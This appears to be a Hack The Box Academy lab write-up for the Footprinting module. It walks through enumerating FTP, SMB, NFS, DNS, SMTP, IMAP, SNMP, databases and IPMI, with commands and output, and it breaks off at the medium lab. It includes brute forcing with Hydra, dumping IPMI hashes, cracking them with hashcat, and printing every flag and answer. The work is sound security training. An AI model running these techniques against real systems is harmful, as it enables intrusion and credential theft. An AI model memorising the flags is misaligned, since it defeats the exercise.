HACKTHEBOX

Tier II Medium Offensive

This module covers techniques for footprinting the most commonly used services in almost all enterprise and business IT infrastructures. Footprinting is an essential phase of any penetration test or security audit to identify and prevent information disclosure. Using this process, we examine the individual services and attempt to obtain as much information from them as possible.

By Saezel

Last Updated: 23 October 2024

FTP

Which version of the FTP server is running on the target system? Submit the entire banner as the answer.

Answer: InFreight FTP v1.1

```
$ftp 10.129.68.254
        Connected to 10.129.68.254.
        220 InFreight FTP v1.1
```

Enumerate the FTP server and find the flag.txt file. Submit the contents of it as the answer.

Answer: HTB{b7skjr4c76zhsds7fzhd4k3ujg7nhdjre}

```
$ wget -m --no-passive ftp://anonymous:anonymous@10.129.68.254
        --2024-10-17 04:13:12--  ftp://anonymous:*password*@10.129.68.254/
               => '10.129.68.254/.listing'
        Connecting to 10.129.68.254:21... connected.
        Logging in as anonymous ... Logged in!
        ==> SYST ... done.    ==> PWD ... done.
        ==> TYPE I ... done.  ==> CWD not needed.
        ==> PORT ... done.    ==> LIST ... done.
        10.129.68.254/.listing       [ <=>                 ]     380  --.-KB/s    in 0s
        .....
                --2024-10-17 04:13:41--  ftp://anonymous:*password*@10.129.68.254/.profile
                       => '10.129.68.254/.profile'
                ==> CWD not required.
                ==> PORT ... done.    ==> RETR .profile ... done.
                Length: 807

                10.129.68.254/.profile    100%[===================================>]     807  --.-KB/s    in 0s

                2024-10-17 04:13:44 (161 MB/s) - '10.129.68.254/.profile' saved [807]
        ....
        FINISHED --2024-10-17 04:13:44--
        Total wall clock time: 32s
        Downloaded: 5 files, 5.1K in 0.2s (21.0 KB/s)
```

```
$cat 10.129.68.254/flag.txt

        HTB{b7skjr4c76zhsds7fzhd4k3ujg7nhdjre}
```

SMB

What version of the SMB server is running on the target system? Submit the entire banner as the answer.

Answer: Samba smbd 4.6.2

```
$ nmap -sSV 10.129.68.254 -p139,445
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-17 04:24 EDT
Nmap scan report for 10.129.68.254
Host is up (0.55s latency).

PORT     STATE  SERVICE      VERSION
139/tcp  open   netbios-ssn  Samba smbd 4.6.2
445/tcp  open   netbios-ssn  Samba smbd 4.6.2

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```

What is the name of the accessible share on the target?

Answer: sambashare

```
$ smbclient -N -L //10.129.68.254

      Sharename       Type      Comment
      ---------       ----      -------
      print$          Disk      Printer Drivers
      sambashare      Disk      InFreight SMB v3.1
      IPC$            IPC       IPC Service (InlaneFreight SMB server (Samba, Ubuntu))
```

Connect to the discovered share and find the flag.txt file. Submit the contents as the answer.

Answer: HTB{o873nz4xdo873n4zo873zn4fksuhldsf}

```
$ smbclient //10.129.68.254/sambashare
        Password for [WORKGROUP\kali]:
        Try "help" to get a list of possible commands.
        smb: \> ls
          .                   D      0  Mon Nov  8 08:43:14 2021
          ..                  D      0  Mon Nov  8 10:53:19 2021
          .profile            H    807  Tue Feb 25 07:03:22 2020
          contents            D      0  Mon Nov  8 08:43:45 2021
          .bash_logout        H    220  Tue Feb 25 07:03:22 2020
          .bashrc             H   3771  Tue Feb 25 07:03:22 2020
        5090944 blocks of size 1024. 1765940 blocks available

        smb: \> cd contents
        smb: \contents\> ls
          .                   D      0  Mon Nov  8 08:43:45 2021
          ..                  D      0  Mon Nov  8 08:43:14 2021
          flag.txt            N     38  Mon Nov  8 08:43:45 2021
        5090944 blocks of size 1024. 1765936 blocks available

        smb: \contents\> get flag.txt
        getting file \contents\flag.txt of size 38 as flag.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
```

```
$ cat flag.txt

        HTB{o873nz4xdo873n4zo873zn4fksuhldsf}
```

Find out which domain the server belongs to.

Answer: DEVOPS

```
$ rpcclient -U "" 10.129.68.254
        rpcclient $> querydominfo
                Domain:         DEVOPS
                Server:         DEVSMB
                Comment:        InlaneFreight SMB server (Samba, Ubuntu)
                Total Users:    0
                Total Groups:   0
                Total Aliases:  0
                Sequence No:    1729154550
                Force Logoff:   -1
                Domain Server State:    0x1
                Server Role:    ROLE_DOMAIN_PDC
                Unknown 3:      0x1
```

Find additional information about the specific share we found previously and submit the customized version of that specific share as the answer.

Answer: InFreight SMB v3.1

What is the full system path of that specific share? (format: "/directory/names")

Answer: /home/sambauser

```
rpcclient $> netsharegetinfo sambashare
netname: sambashare
        remark: InFreight SMB v3.1
        path:  C:\home\sambauser\
        password:
        type:   0x0
        perms:  0
        max_uses:       -1
        num_uses:       1
revision: 1
type: 0x8004: SEC_DESC_DACL_PRESENT SEC_DESC_SELF_RELATIVE
```

NFS

Enumerate the NFS service and submit the contents of the flag.txt in the "nfs" share as the answer.

Answer: HTB{hjglmvtkjhlkfuhgi734zthrie7rjmdze}

```
$ sudo showmount -e 10.129.68.254
        Export list for 10.129.68.254:
        /var/nfs     10.0.0.0/8
        /mnt/nfsshare 10.0.0.0/8
```

```
$ mkdir target-NFS

$ sudo mount -t nfs 10.129.68.254:/ ./target-NFS/ -o nolock
```

```
$ cat target-NFS/var/nfs/flag.txt

        HTB{hjglmvtkjhlkfuhgi734zthrie7rjmdze}
```

Enumerate the NFS service and submit the contents of the flag.txt in the "nfsshare" share as the answer.

Answer: HTB{8o7435zhtuih7fztdrzuhdhkfjcn7ghi4357ndcthzuc7rtfghu34}

```
$ cat target-NFS/mnt/nfsshare/flag.txt

        HTB{8o7435zhtuih7fztdrzuhdhkfjcn7ghi4357ndcthzuc7rtfghu34}
```

DNS

Interact with the target DNS using its IP address and enumerate the FQDN of it for the "inlanefreight.htb" domain.

Answer: ns.inlanefreight.htb

```
$ dig axfr inlanefreight.htb @10.129.172.202

; <<>> DiG 9.20.2-1-Debian <<>> axfr inlanefreight.htb @10.129.172.202
;; global options: +cmd
inlanefreight.htb.      604800  IN      SOA     inlanefreight.htb. root.inlanefreight.htb. 2 604800 86400 2419200 604800
inlanefreight.htb.      604800  IN      TXT     "MS=ms97310371"
inlanefreight.htb.      604800  IN      TXT     "atlassian-domain-verification=t1rKCy68JFszSdCKVpw64A1QksWdXuYFUeSXKU"
inlanefreight.htb.      604800  IN      TXT     "v=spf1 include:mailgun.org include:_spf.google.com include:spf.protection.outlook.com
include:_spf.atlassian.net ip4:10.129.124.8 ip4:10.129.127.2 ip4:10.129.42.106 ~all"
inlanefreight.htb.      604800  IN      NS      ns.inlanefreight.htb.
app.inlanefreight.htb.  604800  IN      A       10.129.18.15
dev.inlanefreight.htb.  604800  IN      A       10.12.0.1
internal.inlanefreight.htb. 604800 IN   A       10.129.1.6
mail1.inlanefreight.htb. 604800 IN      A       10.129.18.201
ns.inlanefreight.htb.   604800  IN      A       127.0.0.1
inlanefreight.htb.      604800  IN      SOA     inlanefreight.htb. root.inlanefreight.htb. 2 604800 86400 2419200 604800
;; Query time: 528 msec
;; SERVER: 10.129.172.202#53(10.129.172.202) (TCP)
;; WHEN: Thu Oct 17 05:08:12 EDT 2024
;; XFR size: 11 records (messages 1, bytes 560)
```

Identify if its possible to perform a zone transfer and submit the TXT record as the answer. (Format: HTB{...}) ‘

Answer: HTB{DN5_z0N3_7r4N5F3r_iskdufhcnlu34}

What is the IPv4 address of the hostname DC1?

Answer: 10.129.34.16

```
$ dig axfr internal.inlanefreight.htb @10.129.172.202
        ....
        internal.inlanefreight.htb. 604800 IN   TXT     "MS=ms97310371"
        internal.inlanefreight.htb. 604800 IN   TXT     "HTB{DN5_z0N3_7r4N5F3r_iskdufhcnlu34}"
        internal.inlanefreight.htb. 604800 IN   TXT     "atlassian-domain-
        verification=t1rKCy68JFszSdCKVpw64A1QksWdXuYFUeSXKU"
        internal.inlanefreight.htb. 604800 IN   NS      ns.inlanefreight.htb.
        dc1.internal.inlanefreight.htb. 604800 IN A     10.129.34.16
        dc2.internal.inlanefreight.htb. 604800 IN A     10.129.34.11
        ...
        ;; WHEN: Thu Oct 17 05:13:39 EDT 2024
        ;; XFR size: 15 records (messages 1, bytes 677)
```

What is the FQDN of the host where the last octet ends with "x.x.x.203"?

Answer: win2k.dev.inlanefreight.htb

```
$ locate seclist | grep "fierce"
        /usr/share/seclists/Discovery/DNS/fierce-hostlist.txt
        /usr/share/seclists/Discovery/DNS/sortedcombined-knock-dnsrecon-fierce-reconng.txt
```

```
$ dnsenum --dnsserver 10.129.172.202 --enum -p 0 -s 0 -o subdomains.txt -f
/usr/share/seclists/Discovery/DNS/fierce-hostlist.txt dev.inlanefreight.htb

Brute forcing with /usr/share/seclists/Discovery/DNS/fierce-hostlist.txt:
_____________________________________________________________________________

dev1.dev.inlanefreight.htb.          604800   IN    A        10.12.3.6
ns.dev.inlanefreight.htb.            604800   IN    A        127.0.0.1
win2k.dev.inlanefreight.htb.         604800   IN    A        10.12.3.203
```

SMTP

Enumerate the SMTP service and submit the banner, including its version as the answer.

Answer: InFreight ESMTP v2.11

```
$ telnet 10.129.172.202 25
        Trying 10.129.172.202...
        Connected to 10.129.172.202.
        Escape character is '^]'.
        220 InFreight ESMTP v2.11
```

Enumerate the SMTP service even further and find the username that exists on the system. Submit it as the answer.

Answer: robin

Use the wordlist given in the module resources

```
$ wget https://academy.hackthebox.com/storage/resources/Footprinting-wordlist.zip

$ unzip Footprinting-wordlist.zip
```

```
$ smtp-user-enum -M VRFY -U footprinting-wordlist.txt -t 10.129.172.202 -w 30

        Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )
         ----------------------------------------------------------
        |                   Scan Information                       |
         ----------------------------------------------------------

        Mode ..................... VRFY
        Worker Processes ......... 5
        Usernames file ........... footprinting-wordlist.txt
        Target count ............. 1
        Username count ........... 101
        Target TCP port .......... 25
        Query timeout ............ 30 secs
        Target domain .............

        ######## Scan started at Thu Oct 17 05:06:07 2024 #########
        10.129.52.179: robin exists
        ######## Scan completed at Thu Oct 17 05:12:34 2024 #########
        1 results.
```

IMAP / POP3

Figure out the exact organization name from the IMAP/POP3 service and submit it as the answer.

Answer: InlaneFreight Ltd

What is the FQDN that the IMAP and POP3 servers are assigned to?

Answer: dev.inlanefreight.htb

```
$ sudo nmap 10.129.44.125 -p110,143,993,995 -sVC
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-17 18:15 EDT
Nmap scan report for 10.129.44.125
Host is up (0.66s latency).

PORT    STATE SERVICE  VERSION
110/tcp open  pop3     Dovecot pop3d
| ssl-cert: Subject: commonName=dev.inlanefreight.htb/organizationName=InlaneFreight
Ltd/stateOrProvinceName=London/countryName=UK
| Not valid before: 2021-11-08T23:10:05
|_Not valid after:  2295-08-23T23:10:05
|_pop3-capabilities: STLS SASL UIDL CAPA RESP-CODES TOP PIPELINING AUTH-RESP-CODE
|_ssl-date: TLS randomness does not represent time
143/tcp open  imap     Dovecot imapd
| ssl-cert: Subject: commonName=dev.inlanefreight.htb/organizationName=InlaneFreight
Ltd/stateOrProvinceName=London/countryName=UK
| Not valid before: 2021-11-08T23:10:05
|_Not valid after:  2295-08-23T23:10:05
|_imap-capabilities: IMAP4rev1 ENABLE more ID have post-login LOGINDISABLEDA0001 LOGIN-REFERRALS capabilities
LITERAL+ STARTTLS IDLE OK SASL-IR Pre-login listed
|_ssl-date: TLS randomness does not represent time
993/tcp open  ssl/imap Dovecot imapd
| ssl-cert: Subject: commonName=dev.inlanefreight.htb/organizationName=InlaneFreight
Ltd/stateOrProvinceName=London/countryName=UK
| Not valid before: 2021-11-08T23:10:05
|_Not valid after:  2295-08-23T23:10:05
|_imap-capabilities: IMAP4rev1 ENABLE ID more have Pre-login LOGIN-REFERRALS capabilities LITERAL+ post-login
IDLE AUTH=PLAINA0001 SASL-IR OK listed
|_ssl-date: TLS randomness does not represent time
995/tcp open  ssl/pop3 Dovecot pop3d
|_pop3-capabilities: SASL(PLAIN) USER UIDL CAPA RESP-CODES TOP PIPELINING AUTH-RESP-CODE
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dev.inlanefreight.htb/organizationName=InlaneFreight
Ltd/stateOrProvinceName=London/countryName=UK
| Not valid before: 2021-11-08T23:10:05
|_Not valid after:  2295-08-23T23:10:05

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.92 seconds
```

Enumerate the IMAP service and submit the flag as the answer. (Format: HTB{...})

Answer: HTB{roncfbw7iszerd7shni7jr2343zhrj}

```
$ openssl s_client -connect 10.129.44.125:imaps
        Connecting to 10.129.44.125
        CONNECTED(00000003)
        ---
        read R BLOCK
        * OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+
        AUTH=PLAIN] HTB{roncfbw7iszerd7shni7jr2343zhrj}
```

What is the customized version of the POP3 server?

Answer: InFreight POP3 v9.188

```
$ openssl s_client -connect 10.129.44.125:pop3s
        Connecting to 10.129.44.125
        CONNECTED(00000003)
        ---
        read R BLOCK
        +OK InFreight POP3 v9.188
```

What is the admin email address?

Answer: devadmin@inlanefreight.htb

Try to access the emails on the IMAP server and submit the flag as the answer. (Format: HTB{...})

Answer: HTB{983uzn8jmfgpd8jmof8c34n7zio}

```
$ hydra -l robin -P footprinting-wordlist.txt imaps://10.129.44.125
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-17 18:58:35
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 101 login tries (l:1/p:101), ~7 tries per task
[DATA] attacking imaps://10.129.44.125:993/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 21 to do in 00:01h, 16 active
[993][imap] host: 10.129.44.125   login: robin   password: robin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-17 19:00:30
```

```
$ openssl s_client -connect 10.129.44.125:imaps
...
read R BLOCK
* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ AUTH=PLAIN] HTB{roncfbw7iszerd7shni7jr2343zhrj}
A1 LOGIN robin robin
A1 OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPLAY THREAD=REFERENCES THREAD=REFS THREAD=ORDEREDSUBJECT MULTIAPPEND URL-PARTIAL CATENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIST-EXTENDED I18NLEVEL=1 CONDSTORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH LIST-STATUS BINARY MOVE SNIPPET=FUZZY PREVIEW=FUZZY LITERAL+ NOTIFY SPECIAL-USE] Logged in
A1 LIST "" *
* LIST (\Noselect \HasChildren) "." DEV
* LIST (\Noselect \HasChildren) "." DEV.DEPARTMENT
* LIST (\HasNoChildren \UnMarked) "." DEV.DEPARTMENT.INT
* LIST (\HasNoChildren) "." INBOX
A1 OK List completed (0.001 + 0.000 secs).
A1 STATUS INBOX (MESSAGES UNSEEN RECENT)
* STATUS INBOX (MESSAGES 0 RECENT 0 UNSEEN 0)
A1 OK Status completed (0.001 + 0.000 secs).
A1 STATUS DEV.DEPARTMENT.INT (MESSAGES UNSEEN RECENT)
* STATUS DEV.DEPARTMENT.INT (MESSAGES 1 RECENT 0 UNSEEN 0)
A1 OK Status completed (0.001 + 0.000 secs).
A1 SELECT DEV.DEPARTMENT.INT
* FLAGS (\Answered \Flagged \Deleted \Seen \Draft)
* OK [PERMANENTFLAGS (\Answered \Flagged \Deleted \Seen \Draft \*)] Flags permitted.
* 1 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 1636414279] UIDs valid
* OK [UIDNEXT 2] Predicted next UID
A1 OK [READ-WRITE] Select completed (0.001 + 0.000 secs).
A1 FETCH 1 (BODY[])
* 1 FETCH (BODY[] {167}
Subject: Flag
To: Robin <robin@inlanefreight.htb>
From: CTO <devadmin@inlanefreight.htb>
Date: Wed, 03 Nov 2021 16:13:27 +0200

HTB{983uzn8jmfgpd8jmof8c34n7zio}
)
A1 OK Fetch completed (0.001 + 0.000 secs).
```

SNMP

Enumerate the SNMP service and obtain the email address of the admin. Submit it as the answer.

Answer: devadmin@inlanefreight.htb

What is the customized version of the SNMP server?

Answer: InFreight SNMP v0.91

Enumerate the custom script that is running on the system and submit its output as the answer.

Answer: HTB{5nMp_fl4g_uidhfljnsldiuhbfsdij44738b2u763g}

```
$ sudo snmpwalk -v2c -c public 10.129.44.5
        iso.3.6.1.2.1.1.1.0 = STRING: "Linux NIX02 5.4.0-90-generic #101-Ubuntu SMP Fri Oct 15 20:00:55 UTC 2021
        x86_64"
        iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
        iso.3.6.1.2.1.1.3.0 = Timeticks: (35749) 0:05:57.49
        iso.3.6.1.2.1.1.4.0 = STRING: "devadmin <devadmin@inlanefreight.htb>"
        iso.3.6.1.2.1.1.5.0 = STRING: "NIX02"
        iso.3.6.1.2.1.1.6.0 = STRING: "InFreight SNMP v0.91"
        iso.3.6.1.2.1.1.7.0 = INTEGER: 72
        ....
        iso.3.6.1.2.1.25.1.7.0 = INTEGER: 0
        iso.3.6.1.2.1.25.1.7.1.1.0 = INTEGER: 1
        iso.3.6.1.2.1.25.1.7.1.2.1.2.4.70.76.65.71 = STRING: "/usr/share/flag.sh"
        iso.3.6.1.2.1.25.1.7.1.2.1.3.4.70.76.65.71 = ""
        iso.3.6.1.2.1.25.1.7.1.2.1.20.4.70.76.65.71 = INTEGER: 4
        iso.3.6.1.2.1.25.1.7.1.2.1.21.4.70.76.65.71 = INTEGER: 1
        iso.3.6.1.2.1.25.1.7.1.3.1.1.4.70.76.65.71 = STRING: "HTB{5nMp_fl4g_uidhfljnsldiuhbfsdij44738b2u763g}"
        iso.3.6.1.2.1.25.1.7.1.3.1.2.4.70.76.65.71 = STRING: "HTB{5nMp_fl4g_uidhfljnsldiuhbfsdij44738b2u763g}"
        iso.3.6.1.2.1.25.1.7.1.3.1.3.4.70.76.65.71 = INTEGER: 1
        iso.3.6.1.2.1.25.2.3.1.1.3 = INTEGER: 3
        ...
```

MySQL

Enumerate the MySQL server and determine the version in use. (Format: MySQL X.X.XX)

Answer: MySQL 8.0.27

```
$ sudo nmap 10.129.66.127 -sV -sC -p3306 --script mysql-info
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 04:47 EDT
Nmap scan report for 10.129.66.127
Host is up (0.29s latency).

PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 8.0.27-0ubuntu0.20.04.1
| mysql-info:
|   Protocol: 10
|   Version: 8.0.27-0ubuntu0.20.04.1
|   Thread ID: 322
|   Capabilities flags: 65535
|   Some Capabilities: SupportsTransactions, LongColumnFlag, LongPassword, SupportsCompression, ODBCClient,
Support41Auth, Speaks41ProtocolNew, SwitchToSSLAfterHandshake, IgnoreSigpipes, Speaks41ProtocolOld,
ConnectWithDatabase, InteractiveClient, IgnoreSpaceBeforeParenthesis, FoundRows,
DontAllowDatabaseTableColumn, SupportsLoadDataLocal, SupportsMultipleResults, SupportsMultipleStatments,
SupportsAuthPlugins
|   Status: Autocommit
|   Salt: .M`\x04\x01-\x14\\x141       \x13Cm\x16\x0E  \x18\x0Fy
|_  Auth Plugin Name: caching_sha2_password

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.85 seconds
```

During our penetration test, we found weak credentials "robin:robin". We should try these against the MySQL server. What is the email address of the customer "Otto Lang"?

Answer: ultrices@google.htb

```
$ mysql -u robin -probin -h 10.129.66.127 --skip-ssl
        Welcome to the MariaDB monitor.  Commands end with ; or \g.
        Your MySQL connection id is 320
        Server version: 8.0.27-0ubuntu0.20.04.1 (Ubuntu)
```

```
MySQL [(none)]>
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| customers          |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.266 sec)
```

```
MySQL [customers]> show tables;
+--------------------+
| Tables_in_customers |
+--------------------+
| myTable            |
+--------------------+
1 row in set (0.250 sec)
```

```
MySQL [customers]> show columns from myTable;
+-----------+--------------------+------+-----+---------+----------------+
| Field     | Type               | Null | Key | Default | Extra          |
+-----------+--------------------+------+-----+---------+----------------+
| id        | mediumint unsigned | NO   | PRI | NULL    | auto_increment |
| name      | varchar(255)       | YES  |     | NULL    |                |
| email     | varchar(255)       | YES  |     | NULL    |                |
| country   | varchar(100)       | YES  |     | NULL    |                |
| postalZip | varchar(20)        | YES  |     | NULL    |                |
| city      | varchar(255)       | YES  |     | NULL    |                |
| address   | varchar(255)       | YES  |     | NULL    |                |
| pan       | varchar(255)       | YES  |     | NULL    |                |
| cvv       | varchar(255)       | YES  |     | NULL    |                |
+-----------+--------------------+------+-----+---------+----------------+
9 rows in set (0.250 sec)
```

```
MySQL [customers]> select * from myTable where name = "Otto Lang";
+----+-----------+---------------------------------+---------+----------------+----------+----------------------+-------------------------+------+
| id | name      | email                           | country | postalZip      | city     | address              | pan                     | cvv  |
+----+-----------+---------------------------------+---------+----------------+----------+----------------------+-------------------------+------+
| 88 | Otto Lang | ultrices@google.htb | France  | 76733-267 | Belfast | 4708 Auctor Rd. | 5322224628183391 | 595
|
+----+-----------+---------------------------------+---------+----------------+----------+----------------------+-------------------------+------+
1 row in set (0.263 sec)
```

MSSQL

Enumerate the target using the concepts taught in this section. List the hostname of MSSQL server.

Answer: ILF-SQL-01

```
$ sudo nmap --script ms-sql-info,ms-sql-empty-password,ms-sql-xp-cmdshell,ms-sql-config,ms-sql-ntlm-info,ms-sql-tables,ms-sql-hasdbaccess,ms-sql-dac,ms-sql-dump-hashes --script-args mssql.instance-port=1433,mssql.username=sa,mssql.password=,mssql.instance-name=MSSQLSERVER -sV -p 1433 10.129.230.249
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 04:54 EDT
Nmap scan report for 10.129.230.249
Host is up (0.28s latency).

Bug in ms-sql-hasdbaccess: no string output.
Bug in ms-sql-dac: no string output.
PORT     STATE SERVICE  VERSION
1433/tcp open  ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-tables:
|   10.129.230.249:1433:
|_[10.129.230.249:1433]
| ms-sql-ntlm-info:
|   10.129.230.249:1433:
|     Target_Name: ILF-SQL-01
|     NetBIOS_Domain_Name: ILF-SQL-01
|     NetBIOS_Computer_Name: ILF-SQL-01
|     DNS_Domain_Name: ILF-SQL-01
|     DNS_Computer_Name: ILF-SQL-01
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.129.230.249:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-empty-password:
|_  10.129.230.249:1433:
| ms-sql-xp-cmdshell:
|_  (Use --script-args=ms-sql-xp-cmdshell.cmd='<CMD>' to change command.)
| ms-sql-config:
|   10.129.230.249:1433:
|_  ERROR: Bad username or password
| ms-sql-dump-hashes:
|_  10.129.230.249:1433: ERROR: Bad username or password

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.42 seconds
```

Connect to the MSSQL instance running on the target using the account (backdoor:Password1), then list the non-default database present on the server.

Answer: Employees

```
$ python3 /usr/local/bin/mssqlclient.py backdoor@10.129.230.249 -windows-auth
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ILF-SQL-01): Line 1: Changed database context to 'master'.
[*] INFO(ILF-SQL-01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (ILF-SQL-01\backdoor  dbo@master)> show databases;
ERROR(ILF-SQL-01): Line 1: Could not find stored procedure 'show'.
SQL (ILF-SQL-01\backdoor  dbo@master)> select name from sys.databases;
name
---------
master

tempdb

model

msdb

Employees
```

Oracle TNS

Enumerate the target Oracle database and submit the password hash of the user DBSNMP as the answer.

Answer: E066D214D5421CCC

Use Pwnbox

```
$ ./odat.py all -s 10.129.41.107

$sqlplus scott/tiger@10.129.41.107/XE as sysdba

SQL> select name, password from sys.user$;
```

IPMI

What username is configured for accessing the host via IPMI?

Answer: admin

```
$ msfconsole
msf6 > search ipmi

Matching Modules
================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   auxiliary/scanner/ipmi/ipmi_cipher_zero                            2013-06-20      normal  No     IPMI
2.0 Cipher Zero Authentication Bypass Scanner
   1   auxiliary/scanner/ipmi/ipmi_dumphashes                             2013-06-20      normal  No     IPMI
2.0 RAKP Remote SHA1 Password Hash Retrieval
   2   auxiliary/scanner/ipmi/ipmi_version                                .               normal  No     IPMI
Information Discovery
....
```

```
msf6 auxiliary(scanner/ipmi/ipmi_version) > use auxiliary/scanner/ipmi/ipmi_dumphashes
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > show options
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set RHOSTS 10.129.8.75
RHOSTS => 10.129.8.75
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > run

[+] 10.129.8.75:623 - IPMI - Hash found:
admin:380b4dd88201000002b0955e67eef834145f20d47736c43d44183623d83ad16af011671b0
2499bf0a123456789abcdefa123456789abcdef140561646d696e:3ca69f0ed6804280e9506a8bb0
7c226b23d225bc
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

What is the account's cleartext password?

Answer: trinity

$ echo 380b4dd88201000002b0955e67eef834145f20d47736c43d44183623d83ad16af011671b02499bf0a123456789abcdefa123456789abcdef140561646d696e:3ca69f0ed6804280e9506a8bb07c226b23d225bc >> ipmi.txt

```
$ hashcat -m 7300 -a 0 ipmi.txt /usr/share/wordlists/rockyou.txt
        hashcat (v6.2.6) starting

        OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO,
        POCL_DEBUG) - Platform #1 [The pocl project]
        ====================================================================================================
        ================================================
        ......
        Dictionary cache built:
        * Filename..: /usr/share/wordlists/rockyou.txt
        * Passwords.: 14344392
        * Bytes.....: 139921507
        * Keyspace..: 14344385
        * Runtime...: 1 sec

        380b4dd88201000002b0955e67eef834145f20d47736c43d44183623d83ad16af011671b02499bf0a12345678
        9abcdefa123456789abcdef140561646d696e:3ca69f0ed6804280e9506a8bb07c226b23d225bc:trinity

        Session..........: hashcat
        Status...........: Cracked
        ....
        Kernel.Feature...: Pure Kernel
        Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
......
```

Footprinting Lab – Easy

Enumerate the server carefully and find the flag.txt file. Submit the contents of this file as the answer.

Answer: HTB{7nrzise7hednrxihskjed7nzrgkweunj47zngrhdbkjhgdfbjkc7hgj}

Credentials given - ceil:qwer1234

```
$ nmap -sSV 10.129.40.213
        Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 06:20 EDT
        Nmap scan report for 10.129.40.213
        Host is up (0.49s latency).
        Not shown: 996 closed tcp ports (reset)
        PORT     STATE SERVICE     VERSION
        21/tcp   open  ftp?
        22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
        53/tcp   open  domain      ISC BIND 9.16.1 (Ubuntu Linux)
        2121/tcp open  ccproxy-ftp?
```

There's SSH 22, DNS 53 and FTP 21,2121.

```
$ mkdir ftransfer
$ cd ftransfer
$ ftp://ceil:qwer1234@10.129.40.213:21
$ ftp://ceil:qwer1234@10.129.40.213:2121
```

```
$ ls -shila
total 40K
2890377 4.0K drwxrwxr-x 4 kali kali 4.0K Oct 18 06:28 .
2887323 4.0K drwxrwxr-x 3 kali kali 4.0K Oct 18 06:28 ..
2890794 4.0K -rw-rw-r-- 1 kali kali  294 Nov 10  2021 .bash_history
2890795 4.0K -rw-rw-r-- 1 kali kali  220 Nov 10  2021 .bash_logout
2890796 4.0K -rw-rw-r-- 1 kali kali 3.7K Nov 10  2021 .bashrc
2890799 4.0K drwxrwxr-x 2 kali kali 4.0K Oct 18 06:28 .cache
2890792 4.0K -rw-rw-r-- 1 kali kali  574 Oct 18 06:28 .listing
2890797 4.0K -rw-rw-r-- 1 kali kali  807 Nov 10  2021 .profile
2890802 4.0K drwxrwxr-x 2 kali kali 4.0K Oct 18 06:28 .ssh
2890798 4.0K -rw-rw-r-- 1 kali kali  759 Nov 10  2021 .viminfo
```

Nothing in FTP 21.

FTP 2121 gave us the ssh credentials, which we will use for the SSH 22

```
$ chmod 600 id_rsa
$ ssh ceil@10.129.42.195 -i id_rsa
```

```
ceil@NIXEASY:~$ pwd
/home/ceil
ceil@NIXEASY:~$ cd ..
ceil@NIXEASY:/home$ ls
ceil  cry0l1t3  flag
ceil@NIXEASY:/home$ cd flag
ceil@NIXEASY:/home/flag$ ls
flag.txt
ceil@NIXEASY:/home/flag$ cat flag.txt
HTB{7nrzise7hednrxihskjed7nzrgkweunj47zngrhdbkjhgdfbjkc7hgj}
```

Footprinting Lab – Medium

Enumerate the server carefully and find the username "HTB" and its password. Then, submit this user's password as the answer.

Answer: lnch7ehrdn43i7AoqVPK4zWR

```
$ nmap -A 10.129.40.160
